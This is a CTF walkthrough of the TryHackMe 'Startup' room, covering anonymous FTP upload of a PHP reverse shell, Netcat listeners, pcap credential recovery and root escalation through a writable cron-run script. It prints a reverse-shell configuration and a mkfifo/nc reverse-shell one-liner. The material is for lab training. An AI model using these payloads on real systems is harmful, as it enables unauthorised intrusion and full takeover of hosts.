TryHackMe - Startup Room Writeup

Motasm Elsayed

Contents

Figure 1: Challenge official cover

Challenge description: This challenge assesses your proficiency in enumerating File Transfer Protocol (FTP) services, detecting misconfigurations related to FTP, employing basic web enumeration techniques, exploiting FTP file upload misconfiguration, analyzing network packet captures using tools such as Wireshark, and implementing privilege escalation techniques.

Challenge category: Networking - Network Forensics - Web Exploitation - Privilege Escalation.

Challenge link: Startup

Reconnaissance & Information Gathering

Nmap Scan

The first step for us here is to enumerate the running services on the target system before doing anything.

So to find the services exposed we need to enumerate the provided `Target_IP` using **Nmap**.

```
└─# nmap -sV -sC -Pn -n 10.10.61.124
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-24 16:22 +03
Nmap scan report for 10.10.61.124
Host is up (0.073s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.9.138.84
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
```

Figure 2: Nmap result

From the above output, we can find that ports **21**, **22**, and **80** are open. These are the well-known ports for FTP, SSH, and HTTP services respectively.

Enumerating the FTP Service

From the **Nmap** scan results, we figured out that the **FTP** service allows anonymous login. So let's connect to the FTP server to enumerate it.

```
└─# ftp 10.10.61.124
Connected to 10.10.61.124.
220 (vsFTPd 3.0.3)
Name (10.10.61.124:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Figure 3: FTP Anonymous Login

Well! So as you can see from the above snapshot, we accessed the FTP server as `anonymous` without any password. After that, we listed the current FTP directory, and then we found some files, so we downloaded them to our local machine to read them.

.test.log file

```
└─# cat .test.log
test
```

Figure 4: .test.log file

important.jpg file

Figure 5: important.jpg file

notice.txt file

```
└─# cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our w
ebsite will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
```

Figure 6: notice.txt file

Enumerating the Web Server

From the Nmap scan result we can see that the target system is running a web server on port **80**, so let's open our browser and take a look at the web app.



Figure 7: Web app main page

From the above snapshot, we can see that the website is still under development. Anyway, we may find hidden directories that contain important or useful information. So let's enumerate hidden directories!

Directory Enumeration using Gobuster

To enumerate sub-directories and files you can use tools like **dirbuster**, **dirb**, **gobuster**, or even **burpsuite** but for now, we will use **gobuster**.

```
└─# gobuster dir -u http://10.10.22.92 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.22.92
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 276]
/files                (Status: 301) [Size: 310] [--> http://10.10.22.92/files/]
```

Figure 8: Gobuster result

"Files" Directory List



Figure 9: "Files" Directory List

By navigating to the `/files` sub-directory found by **gobuster**, you notice that it contains the same files we found on the FTP server, interesting!

Exploiting FTP File Upload Misconfiguration

Well! Now we have a web server under development but it has a directory that lists the same content as the FTP server!

So what about trying to upload a reverse shell script to the FTP server, then execute it on the web server and gain initial access to the target system?

Let's try to do so!

Modify the Reverse Shell Script

So to get a reverse shell on the system, we are gonna use the well-known `php-reverse-shell` payload by **Pentest Monkey**. To use it, you can find it in your Kali Linux machine under the `/usr/share/webshells/php` directory named `php-reverse-shell.php` or you can download it from the following link: https://pentestmonkey.net/tools/web-shells/php-reverse-shell

Well! Now, before uploading the reverse shell to the FTP server, you need to open the source code file with your favorite text editor and change the found IP address with your TryHackMe IP address to be able to get the reverse shell in the following steps.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 10: php-reverse-shell

PUT the Script on the FTP Server

```
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||51040|)
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 .
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 ..
-rw-r--r--    1 0        0               5 Nov 12  2020 .test.log
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||20721|)
553 Could not create file.
```

Figure 11: Failed to PUT the script on the '/' directory

From the above snapshot, you can see that when we tried to PUT the reverse shell script on the FTP root directory it gave the `553 Could not create file.` error, but after changing the working directory to the `ftp` directory, we were able to successfully PUT the script.

```
ftp> cd ftp
250 Directory successfully changed.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||6344|)
150 Ok to send data.
100% |***********************************************************************|  5493       74.83 MiB/s    00:00 ETA
226 Transfer complete.
5493 bytes sent in 00:00 (38.20 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||41208|)
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118          5493 Mar 24 13:33 php-reverse-shell.php
226 Directory send OK.
```

Figure 12: PUT the script on the 'ftp' directory

Let's navigate to the web server to make sure that the reverse shell script is accessible from it.



Figure 13: php-reverse-shell.php file successfully uploaded to the web server

Alright! We have successfully PUT our reverse shell on the remote target system and now it's time to get our initial access!

Setup Netcat Listener

To catch our reverse shell we have to start listening on the specified port at the `php-reverse-shell.php` file. Use the following command to set **Netcat** listener:

```
$ nc -nlp <specified_port>
```

Fireup our reverse shell



Figure 14: Netcat reverse shell

Finally! We have got our shell on the target system.

Stabilize the Netcat shell using Python

As **netcat** shells are very unstable it's important to stabilize it using Python right after getting your initial access. Suppose that Python or Python3 is installed on the target system.

The steps are as follows:

1. Run `python -c 'import pty; pty.spawn("/bin/bash")'` or `python3 -c 'import pty; pty.spawn("/bin/bash")'` This spawns a more feature-rich Bash shell.
2. Run `export TERM=xterm-256color` to set the Xterm terminal emulator.
3. Press `Ctrl + Z` to 'background' the netcat shell.
4. Run `stty raw -echo; fg` this does three things: `raw` changes how your keyboard input is processed, allowing `Ctrl + C`, cursor key movements, `TAB`, autocomplete, etc. to be passed through to the netcat shell; and `-echo` disables the echo in your terminal as you type, making the **Netcat** shell behave more like a normal terminal. `fg` return the netcat shell to the 'foreground'.

Task 1: What is the secret spicy soup recipe?

After getting our initial access to the target machine, we listed the root / directory, and we found a file named `recipe.txt`.

```
$ pwd
/
$ ls -l
total 92
drwxr-xr-x   2 root     root      4096 Sep 25  2020 bin
drwxr-xr-x   3 root     root      4096 Sep 25  2020 boot
drwxr-xr-x  16 root     root      3560 Mar 24 13:20 dev
drwxr-xr-x  96 root     root      4096 Nov 12  2020 etc
drwxr-xr-x   3 root     root      4096 Nov 12  2020 home
drwxr-xr-x   2 www-data www-data  4096 Nov 12  2020 incidents
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img → boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img.old → boot/initrd.img-4.4.0-190-generic
drwxr-xr-x  22 root     root      4096 Sep 25  2020 lib
drwxr-xr-x   2 root     root      4096 Sep 25  2020 lib64
drwx------   2 root     root     16384 Sep 25  2020 lost+found
drwxr-xr-x   2 root     root      4096 Sep 25  2020 media
drwxr-xr-x   2 root     root      4096 Sep 25  2020 mnt
drwxr-xr-x   2 root     root      4096 Sep 25  2020 opt
dr-xr-xr-x 134 root     root         0 Mar 24 13:20 proc
-rw-r--r--   1 www-data www-data   136 Nov 12  2020 recipe.txt
drwx------   4 root     root      4096 Nov 12  2020 root
drwxr-xr-x  25 root     root       920 Mar 24 13:32 run
drwxr-xr-x   2 root     root      4096 Sep 25  2020 sbin
drwxr-xr-x   2 root     root      4096 Nov 12  2020 snap
drwxr-xr-x   3 root     root      4096 Nov 12  2020 srv
dr-xr-xr-x  13 root     root         0 Mar 24 13:20 sys
drwxrwxrwt   7 root     root      4096 Mar 24 13:36 tmp
drwxr-xr-x  10 root     root      4096 Sep 25  2020 usr
drwxr-xr-x   2 root     root      4096 Nov 12  2020 vagrant
drwxr-xr-x  14 root     root      4096 Nov 12  2020 var
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz → boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz.old → boot/vmlinuz-4.4.0-190-generic
```

Figure 15: Listing the root directory content

```
www-data@startup:/$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and to
ld him it was love.
```

Figure 16: cat recipe.txt

By reading it we figured out the secret spicy soup recipe, it's `love`.

User 'lennie' Privilege Escalation

To retrieve the user.txt flag, we have to escalate our privileges to the user `lennie`.

So to escalate our privileges we found a directory named `incidents` in the root `/` directory and inside it there's a network packet captures file named `suspicious.pcapng`

```
www-data@startup:/$ ls -la
total 100
drwxr-xr-x  25 root     root      4096 Mar 24 13:21 .
drwxr-xr-x  25 root     root      4096 Mar 24 13:21 ..
drwxr-xr-x   2 root     root      4096 Sep 25  2020 bin
drwxr-xr-x   3 root     root      4096 Sep 25  2020 boot
drwxr-xr-x  16 root     root      3560 Mar 24 13:20 dev
drwxr-xr-x  96 root     root      4096 Nov 12  2020 etc
drwxr-xr-x   3 root     root      4096 Nov 12  2020 home
drwxr-xr-x   2 www-data www-data  4096 Nov 12  2020 incidents
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img → boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img.old → boot/initrd.img-4.4.0-190-generic
drwxr-xr-x  22 root     root      4096 Sep 25  2020 lib
drwxr-xr-x   2 root     root      4096 Sep 25  2020 lib64
drwx------   2 root     root     16384 Sep 25  2020 lost+found
drwxr-xr-x   2 root     root      4096 Sep 25  2020 media
drwxr-xr-x   2 root     root      4096 Sep 25  2020 mnt
drwxr-xr-x   2 root     root      4096 Sep 25  2020 opt
dr-xr-xr-x 136 root     root         0 Mar 24 13:20 proc
-rw-r--r--   1 www-data www-data   136 Nov 12  2020 recipe.txt
drwx------   4 root     root      4096 Nov 12  2020 root
drwxr-xr-x  25 root     root       920 Mar 24 13:32 run
drwxr-xr-x   2 root     root      4096 Sep 25  2020 sbin
drwxr-xr-x   2 root     root      4096 Nov 12  2020 snap
drwxr-xr-x   3 root     root      4096 Nov 12  2020 srv
dr-xr-xr-x  13 root     root         0 Mar 24 13:36 sys
drwxrwxrwt   7 root     root      4096 Mar 24 13:41 tmp
drwxr-xr-x  10 root     root      4096 Sep 25  2020 usr
drwxr-xr-x   2 root     root      4096 Nov 12  2020 vagrant
drwxr-xr-x  14 root     root      4096 Nov 12  2020 var
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz → boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz.old → boot/vmlinuz-4.4.0-190-generic
```

Figure 17: Listing the root directory content

```
www-data@startup:/incidents$ ls -la
total 40
drwxr-xr-x  2 www-data www-data  4096 Nov 12  2020 .
drwxr-xr-x 25 root     root      4096 Mar 24 13:21 ..
-rwxr-xr-x  1 www-data www-data 31224 Nov 12  2020 suspicious.pcapng
```

Figure 18: Listing the incidents directory content

After downloading the `suspicious.pcapng`, we opened it using the **Wireshark** tool and by following the packets' TCP Streams, we were able to retrieve the password of the user `lennie`



Figure 19: Wireshark TCP Stream

So by using the found password, we changed to the user `lennie` using the following command:

```
$ su lennie
```

```
lennie@startup:/$ whoami
lennie
lennie@startup:/$ cd ~
lennie@startup:~$ pwd
/home/lennie
lennie@startup:~$ ls -la
total 20
drwx------ 4 lennie lennie 4096 Nov 12  2020 .
drwxr-xr-x 3 root   root   4096 Nov 12  2020 ..
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
```

Figure 20: lennie user's shell

Task 2: What are the contents of user.txt?

To retrieve the user flag, we navigated to the user's `lennie` home directory `/home/lennie`

```
lennie@startup:~$ cat user.txt
```

Figure 21: user.txt flag

Root Privilege Escalation

To get the root flag, we need to escalate our privileges on the system.

So in the same directory, you can see a directory named `scripts`, by navigating to it, you can see a bash script named `planner.sh` owned by the `root` user and we can read its content.

```
lennie@startup:~$ cd scripts/
lennie@startup:~/scripts$ ls -la
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Nov 12  2020 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Mar 24 14:44 startup_list.txt
```

Figure 22: Listing the scripts directory content



Figure 23: cat planner.sh

From the above snapshot, you can notice that the `planner.sh` script is executing another script called `print.sh` and this script is owned by the user `lennie`, great! It means that by modifying the content of the `print.sh` script, we may get a root shell!

We modified the `/etc/print.sh` script using the following command:

```
$ rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <
    use_your_THM_IP> 4444 >/tmp/f
```

Then we setup a **Netcat** listener using the following command:

```
$ nc -nlp 4444
```

We waited a few seconds, then we are now **ROOT**



Figure 24: root shell

Task 3: What are the contents of root.txt?

To read the root flag, we just traversed to the `/root` directory and then read the root.txt, that's it!

Figure 25: root.txt flag

Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.